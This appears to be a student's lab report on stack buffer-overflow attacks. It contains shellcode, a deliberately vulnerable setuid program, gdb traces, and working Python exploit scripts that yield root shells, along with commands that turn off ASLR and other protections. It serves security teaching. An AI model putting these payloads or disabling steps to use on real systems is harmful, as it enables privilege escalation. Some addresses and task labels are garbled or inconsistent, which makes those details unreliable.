

Concepts of System Security

Assignment 4

Buffer Overflow

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Environmental setup:

Turning Off Countermeasures

Address Space Randomization

sudo sysctl -w kernel.randomize_va_space=0

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[01/24/25] seed@VM:~/.../buff$  
[01/24/25] seed@VM:~/.../buff$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize_va_space = 0  
[01/24/25] seed@VM:~/.../buff$
```

sudo ln -sf /bin/zsh /bin/sh

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[01/24/25] seed@VM:~/.../buff$ sudo ln -sf /bin/zsh /bin/sh  
[01/24/25] seed@VM:~/.../buff$ █
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Task 1: Getting Familiar with Shellcode


- The goal of buffer-overflow attack is to inject malicious code into the target program
- So the code can be executed using the target program's privilege

```
call_shellcode.c
~/Downloads/buff/shellcode

1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5// Binary code for setuid(0)
6// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
7// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
8
9
10const char shellcode[] =
11#if __x86_64__
12    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
13    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
14    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
15#else
16    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
17    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
18    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
19#endif
20;
21
22int main(int argc, char **argv)
23{
24    char code[500];
25
26    strcpy(code, shellcode);
27    int (*func)() = (int(*)())code;
28
29    func();
30    return 1;
31}
32
```

```
[01/23/25]seed@VM:~/.../shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[01/23/25]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[01/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[01/23/25]seed@VM:~/.../shellcode$ ./a64.out
$
$ exit
[01/23/25]seed@VM:~/.../shellcode$ cd ..
```

Task 2: Understanding the Vulnerable Program



```
1#include <stdlib.h>
2#include <stdio.h>
3#include <string.h>
4
5/* Changing this size will change the layout of the stack.
6 * Instructors can change this value each year, so students
7 * won't be able to use the solutions from the past.
8 */
9#ifndef BUF_SIZE
10#define BUF_SIZE 100
11#endif
12
13void dummy_function(char *str);
14
15int bof(char *str)
16{
17    char buffer[BUF_SIZE];
18
19    // The following statement has a buffer overflow problem
20    strcpy(buffer, str);
21
22    return 1;
23}
24
25int main(int argc, char **argv)
26{
27    char str[517];
28    FILE *badfile;
29
30    badfile = fopen("badfile", "r");
31    if (!badfile) {
```

The screenshot shows a code editor with two tabs: 'stack.c' and 'call_shellcode.c'. The 'stack.c' tab is active, displaying the C source code. The code includes standard headers, defines a buffer size, and contains a buffer overflow vulnerability in the 'bof' function. The 'main' function attempts to open a file named 'badfile'.

```

30     badfile = fopen("badfile", "r");
31     if (!badfile) {
32         perror("Opening badfile"); exit(1);
33     }
34
35     int length = fread(str, sizeof(char), 517, badfile);
36     printf("Input size: %d\n", length);
37     dummy_function(str);
38     fprintf(stdout, "==== Returned Properly ==== \n");
39     return 1;
40 }
41
42 // This function is used to insert a stack frame of size
43 // 1000 (approximately) between main's and bof's stack frames.
44 // The function itself does not do anything.
45 void dummy_function(char *str)
46 {
47     char dummy_buffer[1000];
48     memset(dummy_buffer, 0, 1000);
49     bof(str);
50 }
51

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[01/23/25] seed@VM:~/.../buffer$ ls
code  shellcode
[01/23/25] seed@VM:~/.../buffer$ cd code
[01/23/25] seed@VM:~/.../code$ sudo make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4

```

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[01/23/25] seed@VM:~/.../code$ ls
brute-force.sh  stack.c          stack-L2          stack-L3-dbg
exploit.py      stack-L1         stack-L2-dbg     stack-L4
Makefile        stack-L1-dbg    stack-L3         stack-L4-dbg

```

Task 3: Launching Attack on 32-bit Program

```
[01/23/25]seed@VM:~/.../code$ touch badfile
[01/23/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
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    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
    if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ break bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buffer/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffcb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
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EDX: 0xffffcf50 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf58 --> 0xffffd188 --> 0x0
ESP: 0xffffcb4c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x565562a4 <frame_dummy+4>: jmp 0x56556200 <register_tm_clones>
0x565562a9 <__x86.get_pc_thunk.dx>: mov edx,DWORD PTR [esp]
0x565562ac <__x86.get_pc_thunk.dx+3>: ret
=> 0x565562ad <bof>: endbr32
0x565562b1 <bof+4>: push ebp
0x565562b2 <bof+5>: mov ebp,esp
0x565562b4 <bof+7>: push ebx
0x565562b5 <bof+8>: sub esp,0x74
[-----stack-----]
0000| 0xffffcb4c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004| 0xffffcb50 --> 0xffffcf73 --> 0x456
0008| 0xffffcb54 --> 0x0
0012| 0xffffcb58 --> 0x3e8
0016| 0xffffcb5c --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020| 0xffffcb60 --> 0x0
0024| 0xffffcb64 --> 0x0

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0016| 0xffffcae0 --> 0x0
0020| 0xffffcae4 --> 0x0
0024| 0xffffcae8 --> 0x0
0028| 0xffffcaec --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcadc
gdb-peda$ quit
[01/23/25] seed@VM:~/.../code$

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*exploit.py

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80").encode('latin-1')
9
10# Fill the content with NOP's
11content = bytearray(0x90 for i in range(517))
12
13#####
14# Put the shellcode somewhere in the payload
15start = 517 - len(shellcode)          # Change this number
16content[start:start + len(shellcode)] = shellcode
17
18# Decide the return address value
19# and put it somewhere in the payload
20ret    = 0xffffcb48 + 150              # Change this number
21offset = 112                          # Change this number
22
23L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
24content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
25#####
26# Write the content to a file
27with open('badfile', 'wb') as f:
28    f.write(content)

[01/23/25] seed@VM:~/.../code$
[01/23/25] seed@VM:~/.../code$ ./exploit.py
[01/23/25] seed@VM:~/.../code$
[01/23/25] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# █
```

Task 4: Launching Attack without Knowing Buffer Size


```
[01/25/25]seed@VM:~/.../code$  
[01/25/25]seed@VM:~/.../code$ gdb stack-L2-dbg  
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2  
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For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal.  
Did you mean "=="?  
    if sys.version_info.major is 3:  
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal.  
Did you mean "=="?  
    if pyversion is 3:  
Reading symbols from stack-L2-dbg...
```



```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L2-dbg
Input size: 517
[-----registers-----]
-----]
EAX: 0xffffcb38 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffcb1c --> 0x565563f4 (<dummy_function+62>:    add    esp
,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direct
ion overflow)
[-----code-----]
-----]
```

```
gdb-peda$ next
```

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[-----registers-----]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDX: 0xffffcf20 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcb18 --> 0xffffcf28 --> 0xffffd158 --> 0x0
ESP: 0xffffca70 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub      esp,0x8)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)

[-----code-----]
0x565562b5 <bof+8>:  sub      esp,0xa4
0x565562bb <bof+14>: call     0x565563fd <__x86.get_pc_thunk.ax>
0x565562c0 <bof+19>: add      eax,0x2cf8
=> 0x565562c5 <bof+24>: sub      esp,0x8
0x565562c8 <bof+27>: push     DWORD PTR [ebp+0x8]
0x565562cb <bof+30>: lea      edx,[ebp-0xa8]
0x565562d1 <bof+36>: push     edx
0x565562d2 <bof+37>: mov      ebx,eax

[-----stack-----]
```

```
gdb-peda$ p &buffer
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```
$1 = (char (*)[160]) 0xffffca70
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```
gdb-peda$ q
```

```

exploit1.py
~/Downloads/buff/code
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1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80" ).encode('latin-1')
9
10# Fill the content with NOP's
11content = bytearray(0x90 for i in range(517))
12#####
13# Put the shellcode somewhere in the payload
14#start = 0 # Change this number
15content[517 - len(shellcode):] = shellcode
16
17# Decide the return address value
18# and put it somewhere in the payload
19ret = 0xffffca70 + 300 # Change this number
20#offset = 112 # Change this number
21
22L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
23for offset in range(50):
24    content[offset*L:offset*4 + L] =
25    (ret).to_bytes(L,byteorder='little')
26#####
27# Write the content to a file
28with open('badfile', 'wb') as f:
29    f.write(content)

```

```

[01/25/25]seed@VM:~/.../code$ ./exploit1.py
[01/25/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
#

```

Task 5: Launching Attack on 64-bit Program

```
[01/25/25] seed@VM:~/.../code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
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For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L3-dbg...
```

```

gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L3-dbg
Input size: 517
[-----registers-----]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x55555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffff958 --> 0x5555555535c (<dummy_function+62>: no
p)
RIP: 0x55555555229 (<bof>: endbr64)
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x55555555140 (<_start>: endbr64)
R13: 0x7fffffffef090 --> 0x1
R14: 0x0
R15: 0x0

```

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gdb-peda$ next
[-----registers-----]
[-----]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x55555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffdd950 --> 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffdd870 --> 0x7ffff7fcf7f0 --> 0x675f646c74725f00 (')
RIP: 0x5555555523f (<bof+22>: mov     rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x55555555140 (<_start>: endbr64)
R13: 0x7ffffffe090 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
[-----]
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffdd950
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffdd880
gdb-peda$ q

```

```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')
9
10# Fill the content with NOP's
11content = bytearray(0x90 for i in range(517))
12
13#####
14# Put the shellcode somewhere in the payload
15start = 517 - len(shellcode) # Change this number
16content[start:start + len(shellcode)] = shellcode
17
18# Decide the return address value
19# and put it somewhere in the payload
20ret = 0x7fffffff950 + 1500 # Change this number
21offset = 216 # Change this number
22
23L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
24addr = (ret).to_bytes(L,byteorder='little')
25content[0:0xd7] = addr * 27
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

```
[01/25/25]seed@VM:~/.../code$ ./exploit1.py
```

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[01/25/25]seed@VM:~/.../code$ ./stack-L2
```

```
Input size: 517
```

```
# id
```

```
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
```

```
# █
```


Task 6: Launching Attack on 64-bit Program

```
[01/25/25] seed@VM:~/.../code$ gdb stack-L4-dbg
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    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from stack-L4-dbg...

gdb-peda$ b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/buff/code/stack-L4-dbg
Input size: 517
[-----registers-----]
-----]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x55555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffffdd958 --> 0x55555555350 (<dummy_function+62>: no
p)
RIP: 0x55555555229 (<bof>: endbr64)
R8 : 0x0
R9 : 0x10
```

```
gdb-peda$ next
[-----registers-----]
-----]
RAX: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBX: 0x55555555360 (<__libc_csu_init>: endbr64)
RCX: 0x7fffffffdd40 --> 0x0
RDX: 0x7fffffffdd40 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdd80 --> 0xffffcb9cffffcb9c
RBP: 0x7fffffff950 --> 0x7fffffffdd60 --> 0x7fffffffdfa0 --> 0x0
RSP: 0x7fffffff930 --> 0x7fffffff9c0 --> 0x0
RIP: 0x55555555239 (<bof+16>: mov     rdx,QWORD PTR [rbp-0x18])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
gdb-peda$ p &buffer
$1 = (char (*)[10]) 0x7fffffff946
gdb-peda$
```

```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')
9
10# Fill the content with NOP's
11content = bytearray(0x90 for i in range(517))
12
13#####
14# Put the shellcode somewhere in the payload
15start = 517 - len(shellcode)          # Change this number
16content[start:start + len(shellcode)] = shellcode
17
18# Decide the return address value
19# and put it somewhere in the payload
20ret = 0x7fffffff946 + 1350           # Change this number
21offset = 18                          # Change this number
22
23L = 8      # Use 4 for 32-bit address and 8 for 64-bit address
24
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

```

[01/25/25]seed@VM:~/.../code$ ./exploit1.py

```

```

[01/25/25]seed@VM:~/.../code$ ./stack-L4

```

```

Input size: 517

```

```

# id

```

```

uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)

```

```

# █

```

Tasks 7: Defeating dash's Countermeasure

```
exploit.py x exploit3.py x exploit2.py x exploit1.py x call_shellcode.c x stack.c x
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 517 - len(shellcode) # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcb58 + 150 # Change this number
22offset = 112 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30  f.write(content)

[01/23/25]seed@VM:~/.../shellcode$ cd ..
[01/23/25]seed@VM:~/.../buffer$ ls
code shellcode
[01/23/25]seed@VM:~/.../buffer$ cd code
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom)
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
#
```

Task 8: Defeating Address Randomization

```
[01/23/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[01/23/25]seed@VM:~/.../code$
```

```
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./brute-force.sh
```

```
0 minutes and 28 seconds elapsed.
The program has been running 39431 times so far.
Input size: 517
./brute-force.sh: line 14: 63379 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39432 times so far.
Input size: 517
./brute-force.sh: line 14: 63380 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39433 times so far.
Input size: 517
./brute-force.sh: line 14: 63381 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39434 times so far.
Input size: 517
./brute-force.sh: line 14: 63382 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39435 times so far.
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
#
```

Tasks 9: Experimenting with Other Countermeasures

```
[01/25/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -z execstack -o stack-L1 st
ack.c
[01/25/25]seed@VM:~/.../code$ ./stack-L1

Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

```
[01/25/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -z execstack -o stack-L1 st
ack.c
[01/25/25]seed@VM:~/.../code$ ./stack-L1

Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

```
[01/25/25] seed@VM:~/.../code$ cd ..
[01/25/25] seed@VM:~/.../buff$ cd shellcode
[01/25/25] seed@VM:~/.../shellcode$ gcc -m32 -z -noexecstack -o a32.out call_shell
code.c
/usr/bin/ld: warning:
-z -noexecstack ignored
[01/25/25] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[01/25/25] seed@VM:~/.../shellcode$ gcc -z -noexecstack -o a64.out call_shellcode.
c
/usr/bin/ld: warning: -z -noexecstack ignored
[01/25/25] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[01/25/25] seed@VM:~/.../shellcode$ █
```

```
[01/25/25] seed@VM:~/.../code$ cd ..
[01/25/25] seed@VM:~/.../buff$ cd shellcode
[01/25/25] seed@VM:~/.../shellcode$ gcc -m32 -z -noexecstack -o a32.out call_shell
code.c
/usr/bin/ld: warning:
-z -noexecstack ignored
[01/25/25] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[01/25/25] seed@VM:~/.../shellcode$ gcc -z -noexecstack -o a64.out call_shellcode.
c
/usr/bin/ld: warning: -z -noexecstack ignored
[01/25/25] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[01/25/25] seed@VM:~/.../shellcode$ █
```